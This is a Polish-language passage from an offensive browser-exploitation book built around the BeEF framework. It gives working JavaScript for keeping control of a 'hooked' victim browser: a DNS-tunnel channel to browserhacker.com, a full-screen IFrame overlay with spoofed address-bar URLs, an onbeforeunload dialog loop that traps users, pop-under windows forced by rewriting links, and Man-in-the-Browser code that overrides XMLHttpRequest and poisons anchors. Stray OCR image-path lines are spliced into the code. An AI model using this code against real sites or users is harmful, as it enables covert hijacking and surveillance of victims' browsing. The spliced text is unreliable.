Drugi rysunek pokazuje ponownie przesyłanie informacji z tunelu DNS, jednak w tym przypadku został przesłany bit 0. Po załadowaniu obrazu z powodu braku domeny (cross-origin) wywoływana jest funkcja onerror, która sygnalizuje zapisanie stanu 0 bitu. Proces przesyłania binarnego zostanie skonfigurowany w taki sposób, aby przeglądarka komunikowała się z serwerem tunelu DNS, który adres IP powinien zwrócić w celu uzyskania prawdziwego stanu. Teraz dane mogą zacząć być przesyłane z serwera do przeglądarki za pomocą tunelu. Poniższy fragment kodu jest przykładem tego, jak pobrać ciąg z tunelu DNS. Zauważ, że pierwszy krok - przekazanie adresu IP do tunelu DNS - jest pomijany w celu uproszczenia demonstracji. Adres IP 74.125.237.136 został zakodowany na stałe na serwerze tunelu DNS dla fragmentu kodu.

```
var tunnel_domain = "browserhacker.com"; // location of the DNS server

var dom = document.createElement('b');

var messages = new Array();

var bits = new Array();

var bit_transfered = new Array();

var timing = new Array();

// Do the DNS query by reqeusting an image

send_query = function(fqdn, msg, byte, bit) {

var img = new Image;

img.src = "http://" + fqdn + "/favicon.ico";

img.onload = function() { // successful load so bit equals 1

bits[msg][bit] = 1;

bit_transfered[msg][byte]++;

if (bit_transfered[msg][byte] >= 8)

reconstruct_byte(msg, byte);

dom.removeChild(this);

}
```

```
img.onerror = function() { // unsuccessful load so bit equals 0
bits[msg][bit] = 0;
bit_transfered[msg][byte]++;
if (bit_transfered[msg][byte] >= 8)
reconstruct_byte(msg, byte);
dom.removeChild(this);
}
dom.appendChild(img);
};
// Construct the request and send it via send_query
function get_byte(msg, byte) {
bit_transfered[msg][byte] = 0
// Request the byte one bit at a time
for(var bit=byte*8; bit < (byte*8)+8; bit++){
// Set the message number (hex)
msg_str = ("00000000" + msg.toString(16)).substr(-8);
// Set the bit number (hex)
bit_str = ("00000000" + bit.toString(16)).substr(-8);
// Build the subdomain
subdomain = "bit-" + msg_str +"-" + bit_str;
// build the full domain
domain = subdomain + '.' + tunnel_domain;
// Request something like
// bit-00000002-0000003e.browserhacker.com
send_query(domain, msg, byte, bit)
}
}
// Build the environment and request the message
function get_message(msg) {
// Set variables for getting a message
messages[msg] = "";
```

```
bits[msg] = new Array();
bit_transfered[msg] = new Array();
timing[msg] = Date.now();
get_byte(msg, 0);
}
// Build the data returned from the binary results
function reconstruct_byte(msg, byte){
var char = 0;
// Build the last byte requested
for(var bit=byte*8; bit < (byte*8)+8; bit++){
char <<= 1;
char += bits[msg][bit] ;
}
// Message is terminated with a null byte (all failed DNS requests)
if (char != 0) {
// The message isn't terminated so get the next byte
messages[msg] += String.fromCharCode(char);
get_byte(msg, byte+1);
} else {
// The message is terminated so finish
delta = (Date.now() - timing[msg])/1000;
bytes_per_second = "" +
((messages[msg].length + 1) * 8)/delta;
console.log(messages[msg] + " - (" +
(bytes_per_second.substr(0,5)) +
" bits/second)");
}
}
get_message(0);
```

Bity są przechowywane w tablicy bitów, powiązane z liczbą bitów odpowiadającą żądaniu. Jest to wygodny sposób na przechowywanie bitów, ponieważ gdy tablica jest iterowana w funkcji

reconstruct_bytes, możesz jej użyć do trywialnego budowania danych. Na przykład odpowiednie subdomeny na browserhacker.com są statycznie mapowane na 74.125.237.136 (adres IP Google).

UWAGA : Aby wspomóc kanał komunikacji DNS, BeEF jest wyposażony w rozszerzenie DNS. Zgadza się, możesz używać BeEF również jako serwera DNS, co może się przydać podczas prac socjotechnicznych. Dodatkowo stos sieciowy BeEF i rozszerzenie DNS współpracują ze sobą, zarządzając dwukierunkową komunikacją tunelowania DNS z zaczepioną przeglądarką.

Pełny działający przykład dwukierunkowego kanału opartego na DNS można znaleźć na stronie książki pod adresem https://browserhacker.com. Chociaż korzystanie z żądań DNS jako kanału komunikacyjnego zapewnia pewien stopień niewidzialności, szczególnie w przypadku serwerów proxy, które mogą sprawdzać żądania sieciowe, nie zawsze będzie to najbardziej wydajny kanał komunikacji. W większości przypadków wysyłanie żądań XMLHttpRequest pochodzących z różnych źródeł lub żądań WebSocket może zapewnić bardziej wydajną metodę komunikacji.

Badanie technik przetrwania

Ustanowienie metody komunikacji z zahaczonej przeglądarki z powrotem na serwerze to jedno, ale utrzymywanie tego kanału komunikacji z czasem jest nieco bardziej skomplikowane. Utrzymanie połączenia nawet wtedy, gdy cel nawiguje do innej witryny lub utraci połączenie z Internetem, wymaga odrobiny pomysłowości i zrozumienia możliwych opcji. W poniższych sekcjach przeanalizujesz metody utrwalania kanału komunikacji, który wykorzystuje IFrame, funkcje obsługi zdarzeń okna, dynamiczne okna pop-under, a nawet rozbudowane techniki Man-in-the-Browser. Korzystanie z dowolnej z tych metod, a nawet ich kombinacji, pomoże ci utrzymać kontrolę nad przeglądarkami z zaczepami.

Korzystanie z ramek IFrame

Znacznik <iframe> jest szeroko stosowany jako szybki sposób na osadzenie innego dokumentu na bieżącej stronie HTML. Wiele wyszukiwarek polega na użyciu tego tagu do wyświetlania widżetów marketingowych osadzonych na stronach internetowych. Podobnie jak w przypadku innych znaczników i funkcji HTML, znacznik <iframe> może także służyć do przeprowadzania ataków. Ramki IFrame są szeroko omawiane, w tym w części dotyczącej wykrywania luk w skryptach krzyżowych. Ramki IFrame są również używane w sekcji Wykorzystywanie ataków redressing interfejsu użytkownika, związanej z atakami Clickjacking i Cursorjacking. Gdy próbujesz osiągnąć wytrwałość, ramki IFrame mogą być niezwykle skuteczne z kilku powodów. Po pierwsze, masz pełną kontrolę nad zawartością DOM IFrame, co oznacza, że CSS może być również kontrolowany. Po drugie, fakt, że ramki IFrame są używane głównie do osadzania innego dokumentu na bieżącej stronie, oferuje bezpośrednią metodę utrwalenia kanału komunikacji.

Korzystanie z nakładki pełnej ramki przeglądarki

Dzięki kontroli, jaką masz nad DOM IFrame, w tym HTML, CSS i JavaScript, IFrame można wykorzystać do załadowania bieżącej strony do nakładki, utrzymując kanał komunikacji w tle. Nakładka w tym kontekście oznacza komponent strony, taki jak IFrame, który jest widoczny na pierwszym planie strony, podczas gdy kod i inne elementy są niewidoczne w tle, kontynuując wykonywanie ich logiki. Oprócz tego przydatny jest także interfejs API historii HTML5, szczególnie podczas maskowania prawdziwego adresu URL w pasku adresu. Wyobraź sobie aplikację internetową z podatnością na odbicie XSS, zanim użytkownik się uwierzytelni. Już podłączyłeś cel, ale XSS nie jest trwały, więc aby zapobiec utracie łączności z przeglądarką celu, utwórz nakładkę IFrame. Nie ma ramek, rozciąga szerokość i wysokość do 100 procent, a atrybut źródłowy wskazuje na stronę logowania do aplikacji internetowej. Ułamek sekundy po wyrenderowaniu ramki IFrame przeglądarka przechwytuje zawartość strony logowania,

zachowując poprzedni identyfikator URI w pasku adresu. Każda czynność, którą cel wykonuje na stronie, nastąpi wewnątrz nakładki IFrame, skutecznie zatrzymując cel w nowej ramce. Jednocześnie w tle kanał komunikacyjny nadal działa i możesz wysyłać dalsze polecenia i kontynuować działania w przeglądarce celu. Jest mało prawdopodobne, aby cel wykrył atak. Jedyne zauważalne zdarzenia to przeładowanie strony podczas renderowania IFrame oraz pasek adresu zawierający inny identyfikator URI niż oczekiwany przez cel. Przykład tworzenia nakładki IFrame przy użyciu jQuery pokazano w poniższym fragmencie kodu:

```
createIframe: function(type, params, styles, onload) {

var css = {};

if (type == 'hidden') {

css = $j.extend(true, {

'border':'none', 'width':'1px', 'height':'1px',

'display':'none', 'visibility':'hidden'},

styles);

}

if (type == 'fullscreen') {

css = $j.extend(true, {

'border':'none', 'background-color':'white', 'width':'100%',

'height':'100%',

'position':'absolute', 'top':'0px', 'left':'0px'},

styles);

$j('body').css({'padding':'0px', 'margin':'0px'});

}

var iframe = $j('<iframe />').attr(params).css(

css).load(onload).prependTo('body');

return iframe;

}
```

Funkcja może tworzyć zarówno nakładkę (jeśli type == „fullscreen”), jak i ukryte ramki IFrame. Różnice w tworzeniu tych dwóch typów ramek, z kodu, to tylko selektory CSS. W przypadku ukrytych ramek IFrame używany jest najmniejszy rozmiar ramki IFrame (1 piksel), bez ramek. Element jest następnie ukryty za pomocą selektorów visibility i display. Zamiast tego dla ramek IFrame z nakładkami wymiary elementu są zmaksymalizowane, usuwając dodatkową przestrzeń z górnego i lewego obszaru okna. Ukryte ramki IFrame są szczególnie przydatne podczas uruchamiania exploitów .Aby osadzić dokument za pomocą nakładki IFrame, musisz określić niestandardowe selektory CSS w celu usunięcia ramek i prawidłowego ustawienia nowego elementu, w tym wymiarów w oknie przeglądarki. Prawidłowe wymiary to 100 procent szerokości i wysokości, z marginesami 0 pikseli i wypełnieniem. Jeśli zostaną

one połączone z absolutnym pozycjonowaniem elementu, IFrame będzie idealnie pasować do bieżących granic okna przeglądarki. W poprzednim przykładzie trwałość została osiągnięta poprzez użycie jQuery do rozszerzenia już istniejących stylów CSS. Nakładka IFrame jest tworzona przez wywołanie funkcji createIframe, jak w poniższym kodzie. W tym przykładzie jest ładowana ta sama strona login.jsp, bez żadnych dodatkowych reguł CSS i wywołań zwrotnych.

createIframe ('fullscreen', {'src': '/ login.jsp'}, {}, null);

W przypadkach, gdy początkowa zahaczona strona jest czymś innym, na przykład /page.jsp, użytkownik może podejrzewać, że coś jest nie tak po utworzeniu nakładki IFrame. Treść na stronie pochodzi z /login.jsp, ale identyfikator URI nadal mówi /page.jsp. Aby rozwiązać ten problem, możesz wykorzystać interfejs API historii HTML5:

history.pushState ({be: „EF”}, „strona x”, „/login.jsp”);

Wykonanie poprzedniego kodu spowoduje zmianę paska adresu przeglądarki na http: // <hooked_domain> /login.jsp. Z oczywistych względów bezpieczeństwa musisz przekazać adres URL tego samego pochodzenia do pushState; w przeciwnym razie otrzymasz wyjątek bezpieczeństwa. Interesującą rzeczą w manipulowaniu historią przeglądarki za pomocą pushState jest to, że zasób, na przykład /login.jsp, nie jest ładowany przez przeglądarkę i nawet nie musi istnieć.

Wykorzystanie ramek IFrame do utrzymania kontroli nad przeglądarką celu jest tylko jedną dostępną techniką. Zaletą IFrame jest to, że są one ogólnie obsługiwane przez przeglądarki, a możliwość nałożenia bieżącej zawartości zwiększa prawdopodobieństwo, że hak pozostanie niewykryty. Istnieje kilka czynników ograniczających tę technikę. Jeśli treść, którą chcesz oprawić w ramkę, zawiera kod pomijania ramek lub restrykcyjne nagłówki Opcji X-Frame, może być konieczne zbadanie przy użyciu jednej z technik omówionych w poniższych sekcjach.

Używanie zdarzeń przeglądarki

Czy kiedykolwiek widziałeś strony internetowe, które proszą Cię o potwierdzenie przed ich zamknięciem? To zachowanie może być wyjątkowo irytujące, szczególnie jeśli witryna ciągle zadaje to samo pytanie za każdym razem, gdy klikniesz OK w oknie dialogowym. To jest dokładnie to, co możesz zrobić, aby zwiększyć czas pozostawania celu na określonej stronie, którą kontrolujesz. W niektórych okolicznościach pozostanie na zahaczonej stronie o kilka sekund dłużej powoduje wykonanie kilku kolejnych modułów poleceń. Pamiętaj, że im dłużej trzymasz przeglądarkę pod kontrolą, tym lepiej.

Ta technika polega na obsłudze zdarzenia onbeforeunload powiązanego z obiektem okna, który jest wyzwalany domyślnie w następujących warunkach:

■ Po uruchomieniu zdarzenia unload - zamkniesz bieżącą kartę, całą przeglądarkę lub po prostu odejdziesz

■ Po wywołaniu funkcji window.close lub document.close

■ Gdy wywoływane jest location.replace lub location.reload

Poniżej znajduje się podstawowa implementacja, która działa we wszystkich przeglądarkach komputerowych oprócz Opery przed wersją 12:

function display_confirm(){


if(confirm("Are you sure you want to navigate away from this


page?\n\n There is currently a request to the server pending.

```
You will lose recent changes by navigating away.\n\n Press OK
to continue, or Cancel to stay on the current page.")){
display_confirm();
}
}
function dontleave(e){
e = e || window.event;
// if the browser is Internet Explorer, slightly different syntax
if(browser.isIE()){
e.cancelBubble = true;
e.returnValue = "There is currently a request to the server
pending. You will lose recent changes by navigating away.";
}else{
if (e.stopPropagation) {
e.stopPropagation();
e.preventDefault();
e.returnValue = "There is currently a request to the server
pending. You will lose recent changes by navigating away.";
}
}
//re-display the confirm dialog, annoying the user if he clicks OK
display_confirm();
return "There is currently a request to the server pending. You
will lose recent changes by navigating away.";
}
window.onbeforeunload = dontleave;
```


Ten przykład zastąpi istniejący kod, który już zarządza zdarzeniem onbeforeunload i sprawi, że wykona on funkcję dontleave. Jako dodatkowe zabezpieczenie metoda cancelBubble zatrzyma propagację poleceń za pomocą funkcji stopPropagation() w programie Internet Explorer. Zapobiega to zakłócaniu istniejących funkcji przez nowy kod. W zależności od złożoności istniejącego kodu JavaScript wyłączenie propagacji zdarzeń jest również dobrym pomysłem ze względu na wydajność. Jeśli jest wiele zagnieżdżonych elementów, dobrym pomysłem może być po prostu przesłonięcie istniejącego kodu i zapobieganie propagacji. Zachowanie jest nieco inne w zależności od przeglądarki. Na rysunkach 3-10 i 3-11 widać zachowanie w przeglądarce Firefox 18. Drugie okno dialogowe potwierdzenia otwiera


się automatycznie, jeśli ofiara kliknie Anuluj. Jeśli ofiara kliknie OK, okno dialogowe zostanie ponownie wyświetlone w pętli. Jedynym możliwym działaniem, aby naprawdę opuścić stronę, jest kliknięcie Opuść stronę, jak pokazano na rysunku.





Zachowanie jest bardzo podobne w programie Internet Explorer 9 w systemie Windows , ale masz nieco większą kontrolę nad tekstem okna dialogowego, jak widać na dwóch kolejnych rysunkach. Tekst drugiego okna dialogowego, można również dostosować. Jednak ogólne zachowanie pozostaje takie samo jak Firefox.





W związku z tym możesz użyć techniki OnClose tylko w przeglądarkach Internet Explorer, biorąc pod uwagę ograniczoną funkcję dostosowywania wiadomości w Firefox i Chrome. Jako sposób na

zachowanie uporczywości, użycie tych zdarzeń może zapewnić jeszcze kilka sekund czasu wykonania, ale z pewnością nie są idealne do kontrolowania przeglądarki docelowej. Korzystanie z wyskakującego okna, które zostanie omówione w następnej sekcji, może zaoferować nową szansę aby zachować pewną kontrolę nad zaczepioną przeglądarką. Oczywiście nie ma powodu, dla którego nie można połączyć wielu technik, nakładając na siebie te niestandardowe procedury obsługi zdarzeń bliskich; z ramkami IFrame i wyskakującymi oknami możesz utrzymać hak wystarczająco długo, aby wykonać polecenie, na które czekałeś.

Korzystanie z Pop-Under Windows

Podczas przeglądania strony internetowej nie ma nic bardziej irytującego niż wyskakujące okienko wyskakujące. Ile razy byłeś zmuszany do wielokrotnego zamykania wielu wyskakujących okienek z reklamami? Podczas gdy wyskakujące okienko to nowe okno przeglądarki, które pojawia się na pierwszym planie bieżącej strony przeglądarki, wyskakujące okienko to nowe okno przeglądarki, które pojawia się w tle, dosłownie pod bieżącym oknem przeglądarki. Większość nowoczesnych przeglądarek domyślnie blokuje zachowanie pop-under. Najłatwiejszym sposobem otwarcia okna pop-under w JavaScript jest użycie okna. metoda open(). Następujący kod zostanie domyślnie zablokowany w najnowszych wersjach Firefox i Chrome:

```
window.open('http://example.com','popunder','toolbar=0

location=0,directories=0,status=0,menubar=0,scrollbars=0,

resizable=0,width=1,height=1,left='+screen.width+',

top='+screen.height+'').blur();

window.focus();
```

W rezultacie możesz chcieć używać techniki OnClose tylko na skrypt który jest zablokowany, ponieważ przeglądarka zdaje sobie sprawę, że nowe okno zostanie otwarte bez żadnej interwencji użytkownika, takiej jak wyraźne kliknięcie myszą. Możesz zacząć myśleć, jak możesz obejść to zachowanie. Pierwszym potencjalnym rozwiązaniem do zbadania jest użycie MouseEvents do programowego instrumentowania działań myszy za pomocą kodu JavaScript. Załóżmy, że masz link, który kontrolujesz, albo tworząc go dynamicznie, albo wykorzystując lukę XSS w atrybucie onClick, podobnie jak poniżej:

```
<a id="malicious_link" href="http://google.com"

onclick=" open_link()">Goo</a>
```

Now inject the following JavaScript in the same page:

```
function open_link(){

window.open('http://example.com','popunder','toolbar=0,

location=0,directories=0,status=0,menubar=0,scrollbars=0,

resizable=0,width=1,height=1,left='+screen.width+',

top='+screen.height+'').blur();

window.focus();

}
```

```
function clickLink(link) {
var cancelled = false;
if (document.createEvent) {
var event = document.createEvent("MouseEvents");
event.initMouseEvent("click", true, true, window,
0, 0, 0, 0, 0, false, false, false, false, 0, null);
link.dispatchEvent(event);
}else if(link.fireEvent){
link.fireEvent("onclick");
}
}
clickLink(document.getElementById('malicious_link'));
```

Powyższy kod mówi przeglądarce, aby wykonała funkcję clickLink() na elemencie A o podanym identyfikatorze, który zawiera wywołanie window.open wewnątrz zdarzenia onClick. Niestety ten eksperyment nadal nie zadziała, ponieważ MouseEvent utworzony za pomocą JavaScript nie jest tym samym, co kliknięcie prawdziwego użytkownika. Aby ominąć to ograniczenie, zamiast polegać na tworzeniu zdarzeń myszy, możesz być bardziej sprytny i użyć JavaScript, aby dodać lub zastąpić atrybuty onClick na istniejące linki do stron. Ta technika zostanie rozwinięta w sekcji Ataki typu „Człowiek w przeglądarce”. Poniższy kod pobiera wszystkie tagi <a> na stronie, dodając atrybut onClick, który po uruchomieniu otworzy pop-under. Funkcja $ .popunder() to wtyczka jQuery14 napisana przez Hansa-Petera Buniata, która tworzy pop-underowe okna przeglądarki.

```
var anchors = document.getElementsByTagName("a");
for (var i = 0; i < anchors.length; i++) {
if(anchors[i].hasAttribute("onclick")){
anchors[i].removeAttribute("onclick");
}
// the aPopunder object is defined in the next code snippet
anchors[i].setAttribute("onclick", "$.popunder(aPopunder)")
}
```

Gdy użytkownik kliknie jeden z linków strony, identyfikator URI w atrybucie href zostanie otwarty wraz z wyskakującym okienkiem. Pop-under nie jest domyślnie blokowany w nowoczesnych przeglądarkach. Jedyną przeglądarką, która nie jest podatna na ataki w tym przypadku, jest Opera. Rozwijając tę kwestię, jeśli chcesz być jak najskrytszy, możesz ustawić pop-under dokładnie za bieżącym oknem przeglądarki. Można to osiągnąć, mierząc położenie bieżącego okna przeglądarki za pomocą programów window .screenX i window.screenY. Wysokość i szerokość okna pop-under musi być ustawiona na co najmniej 1 piksel, ponieważ w większości przeglądarek 0 pikseli jest blokowanych.

Jednak w większości przypadków wynikowy pop-under będzie większy niż 1 piksel, jak widać na rysunku. Zauważ, że pop-undery zostały ręcznie ustawione po lewej stronie głównego okna przeglądarki, w przeciwnym razie byłyby niewidoczne dla użytkownika:

Korzystając z tych informacji, możesz zmodyfikować funkcję $.popunder() w następujący sposób:

```
var aPopunder = [

['http://browserhacker.com', {"window": {height:1,

width:1, left:window.screenX, top:window.screenY}}];

$.popunder(aPopunder)
```

Gdy użytkownik kliknie łącze, które zostało dynamicznie zmodyfikowane przy użyciu nowego atrybutu onClick, jak pokazano w poprzednim kodzie, zostanie załadowane okno podręczne wskazujące na http://browserhacker.com. To, co chcesz osiągnąć dzięki tej technice, to załadowanie zasobu zawierającego hak JavaScript. Jeśli możesz połączyć to z techniką Man-in-the-Browser lub IFrame, możesz zapobiec zgubieniu zaczepu, jeśli ofiara zamknie bieżącą zaczepioną kartę, uzyskując dłuższą trwałość.

Korzystanie z ataków typu „człowiek w przeglądarce”

Asynchroniczny JavaScript i XML lub AJAX to jeden z najpopularniejszych sposobów tworzenia wysoce responsywnych aplikacji internetowych. Dzięki gwałtownemu rozwojowi AJAX JavaScript zyskał drugie życie. Oczywiście, osoby atakujące również zaczęły używać AJAX. Jedną z zalet używania AJAX jako atakującego są ulepszone techniki Man-in-the-Browser (MitB). Korzystanie z tych technik zapewnia bardziej skuteczny sposób na osiągnięcie trwałości i przezwycięża wiele tradycyjnych kontroli zabezpieczeń nakładki IFrame z wcześniejszych wersji, ponieważ działa również w obecności nagłówków Opcji X-Frame lub innej logiki Pogromienia klatek. Atak MitB, jak omówiono pokrótce wcześniej, pozwala obserwować, co robi użytkownik, na przykład klikając łącze w obrębie tego samego źródła lub przesyłając formularz. Kod MitB może przechwytywać i rozszerzać funkcjonalność obsługi zdarzeń DOM, a jeśli tak, dynamicznie wykonuj akcję inicjowaną przez użytkownika. W tym momencie pobierane są właściwe zasoby, a wyniki są zwracane do użytkownika, przy jednoczesnym zachowaniu

trwałości na serwerze kontrolowanym przez osobę atakującą. Różnica między normalnym zachowaniem strony a zatrutą stroną MitB polega na tym, że MitB ładuje zasoby asynchronicznie, utrzymując hak przy życiu. Na przykład, jeśli cel został zaczepiony przez Reflected XSS, proste kliknięcie łącza do tego samego źródła skutkowałoby utratą zaczepu. Dzieje się tak, ponieważ strona jest ponownie ładowana, a skrypt, który został wstrzyknięty przez XSS, nie jest już obecny w DOM strony. Chociaż ten problem można rozwiązać za pomocą wcześniej opisanych technik IFrame, jak widać, może nie działać w niektórych przypadkach. Z drugiej strony technika MitB prawdopodobnie będzie działać w większej liczbie sytuacji, w których nie można użyć ramek IFrame.

ATAKI MN-IN-THE-BROWSER VS. ATAKI MAN-IN-THE-MIDDLE

Podczas gdy atak Man-in-the-Middle (MitM) ogólnie odnosi się do ataków podsłuchowych na poziomie sieci, Man-in-the-Browser odnosi się do ataków podsłuchowych na poziomie aplikacji lub, jeszcze lepiej, na poziomie przeglądarki. Podobieństwo do MitM polega na przekazywaniu danych, które były przeznaczone dla legalnego serwera z powrotem do atakującego. Techniki MitB są szeroko stosowane przez złośliwe oprogramowanie bankowe, takie jak SpyEye i Zeus, w celu podważenia zawartości wyświetlanej przez przeglądarkę, gdy użytkownicy odwiedzają swoje witryny bankowe. Zawartość strony jest zmieniana na różne sposoby w zależności od konfiguracji złośliwego oprogramowania. Ostatecznym rezultatem jest często zmodyfikowany wygląd HTML strony w celu wyświetlenia fałszywej treści. Na przykład strona logowania do witryny bankowej może zostać zmieniona, twierdząc, że bank wprowadził nowe funkcje „bezpieczeństwa”. Użytkownik może zostać poproszony o podanie dodatkowych informacji, takich jak data urodzenia, nazwisko panieńskie matki, a nawet dane uwierzytelniające drugiego czynnika (na przykład jednorazowe kody PIN RSA). Co sprawia, że ataki te są trudne do wykrycia, to fakt, że są one całkowicie po stronie klienta i często nie są widoczne dla serwera WWW. To często ogranicza skuteczność ograniczania zagrożeń po stronie serwera lub zapór sieciowych. Te ataki można wykonać na kilka różnych sposobów. Jedna technika polega na przechwytywaniu ruchu zainfekowanej maszyny podczas odwiedzania strony banku docelowego i modyfikowaniu jej, gdy wraca z nową zawartością HTML, przed jej renderowaniem przez przeglądarkę. Inną techniką jest wstrzykiwanie niestandardowego kodu JavaScript, który dynamicznie zastępuje zachowanie strony, zatruwając istniejącą logikę aplikacji internetowych i dodając nową treść.

Przechwycenie połączeń AJAX

Ataki MitB mają na celu przejęcie żądań GET i POST AJAX i działają zarówno w scenariuszach tego samego, jak i krzyżowych. Te ataki są możliwe dzięki elastyczności JavaScript i DOM. Jedną z wielkich funkcji JavaScript jest możliwość przesłonięcia prototypów wbudowanych metod DOM. Zastąpienie prototypu jest jedną z trików używanych przez atak MitB do przejęcia żądań AJAX. Poniższy fragment kodu BeEF pokazuje, w jaki sposób metoda „otwarta” prototypu obiektu XMLHttpRequest jest zastępowana niestandardową logiką. Nie będzie można po prostu skopiować tego kodu dosłownie, ponieważ zależy to również od niektórych innych funkcji BeEF.

```
init:function (cid, curl) {

beef.mitb.cid = cid;

beef.mitb.curl = curl;

/*Override open method to intercept ajax request*/

var xml_type;

var hook_file = "<%= @hook_file %>";
```

```
if (window.XMLHttpRequest && !(window.ActiveXObject)) {
beef.mitb.sniff("Method XMLHttpRequest.open override");
(function (open) {
XMLHttpRequest.prototype.open = function (method, url,
async, mitb_call) {
// Ignore it and don't hijack it.
// It's a request part of the hook polling process
if (mitb_call || (url.indexOf(hook_file) != -1 || \
url.indexOf("/dh?") != -1)) {
open.call(this, method, url, async, true);
} else {
var portRegex = new RegExp(":[0-9]+");
var portR = portRegex.exec(url);
var requestPort;
if (portR != null) { requestPort = portR[0].split(":")[1]; }
//GET request
if (method == "GET") {
//GET request -> cross-origin
if (url.indexOf(document.location.hostname) == -1 || \
(portR != null && requestPort != document.location.port )){
beef.mitb.sniff("GET [Ajax CrossDomain Request]: " + url);
window.open(url);
}else {
//GET request -> same-domain
beef.mitb.sniff("GET [Ajax Request]: " + url);
if (beef.mitb.fetch(url,
document.getElementsByTagName("html")[0])){
var title = "";
if(document.getElementsByTagName("title").length == 0){
title = document.title;
} else {
```

```
title = document.getElementsByTagName(

"title")[0].innerHTML;

}

// write the url of the page

history.pushState({ Be:"EF" }, title, url);

}

}

}else{

//POST request

beef.mitb.sniff("POST ajax request to: " + url);

open.call(this, method, url, async, true);

}

}

};

})(XMLHttpRequest.prototype.open);

}

},
```

Po wywołaniu funkcji init za każdym razem, gdy używany jest plik XMLHttpRequest.open, jego zachowanie zmieni się zgodnie z tą niestandardową przesłoniętą implementacją:

1. Sprawdź, czy sam MitB zainicjował żądanie lub czy jest częścią haczykowego kanału komunikacyjnego. W drugim przypadku nie przejmuj go;

2. Jeśli metodą żądania jest GET, sprawdź, czy żądanie jest tego samego pochodzenia, czy pochodzi z innego źródła.

3. W przypadku tego samego pochodzenia załaduj zasób i wyświetl jego zawartość na bieżącej stronie, utrzymując hook przy życiu. Zamień tytuł strony na oryginalny i zamień zawartość paska adresu URL odpowiednim identyfikatorem URI zasobu za pomocą obiektu historii (history.pushState).

4. W przypadku krzyżowego pochodzenia wystarczy otworzyć zasób na nowej karcie (window.open), aby utrzymać hook na bieżącej karcie.

5. Jeśli metodą jest POST, po prostu wykonaj żądanie.

Przejęcie żądań innych niż AJAX

Można również przejąć żądania GET i POST inne niż AJAX. Podobnie jak w przypadku zasobów AJAX, normalne zasoby są wstępnie pobierane przez kod MitB, podważając domyślne zachowanie (zatrucie AKA) łączy i formularzy. Na przykład, jeśli strona zawiera znacznik <a> wskazujący na zasób tego samego pochodzenia, MitB dodaje atrybut zdarzenia onClick, który wykona funkcję JavaScript. Gdy użytkownik kliknie link, zachowanie domyślne (żądanie GET do strony) jest zablokowane, a zamiast

tego nowy moduł obsługi zdarzeń onClick zarządza zdarzeniem kliknięcia. W przypadku, gdy łącze zawiera już atrybut onClick, MitB zastępuje tę metodę, wywołując inną funkcję. Poniższy kod z BeEF jest przykładem:

```
// Fetches a hooked link with AJAX

fetch:function (url, target) {

try {

var y = new XMLHttpRequest();

y.open('GET', url, false, true);

y.onreadystatechange = function () {

if (y.readyState == 4 && y.responseText != "") {

target.innerHTML = y.responseText;

}

};

y.send(null);

beef.mitb.sniff("GET: " + url);

return true;

} catch (x) {

window.open(url);

beef.mitb.sniff("GET [New Window]: " + url);

return false;

}

},

// Hooks anchors and prevents them from linking away

poisonAnchor:function (e) {

try {

e.preventDefault;

if (beef.mitb.fetch(e.currentTarget,

document.getElementsByTagName("html")[0])) {

var title = "";

if(document.getElementsByTagName("title").length == 0){

title = document.title;

}else{
```

```
title = document.getElementsByTagName(
"title")[0].innerHTML;
}
history.pushState({ Be:"EF" }, title, e.currentTarget);
}
} catch (e) {
console.error('beef.mitb.poisonAnchor - failed to execute: '+
e.message);
}
return false;
},
var anchors = document.getElementsByTagName("a");
var lis = document.getElementsByTagName("li");
for (var i = 0; i < anchors.length; i++) {
anchors[i].onclick = beef.mitb.poisonAnchor;
}
for (var i = 0; i < lis.length; i++) {
if (lis[i].hasAttribute("onclick")) {
lis[i].removeAttribute("onclick");
/*clear*/
lis[i].setAttribute("onclick", "beef.mitb.fetchOnclick(
'"+lis[i].getElementsByTagName("a")[0] + "')");
/*override*/
}
}
```

Funkcja fetchOnclick jest podobna do funkcji pobierania i została pominięta. Pełny kod źródłowy można znaleźć na https://browserhacker.com.

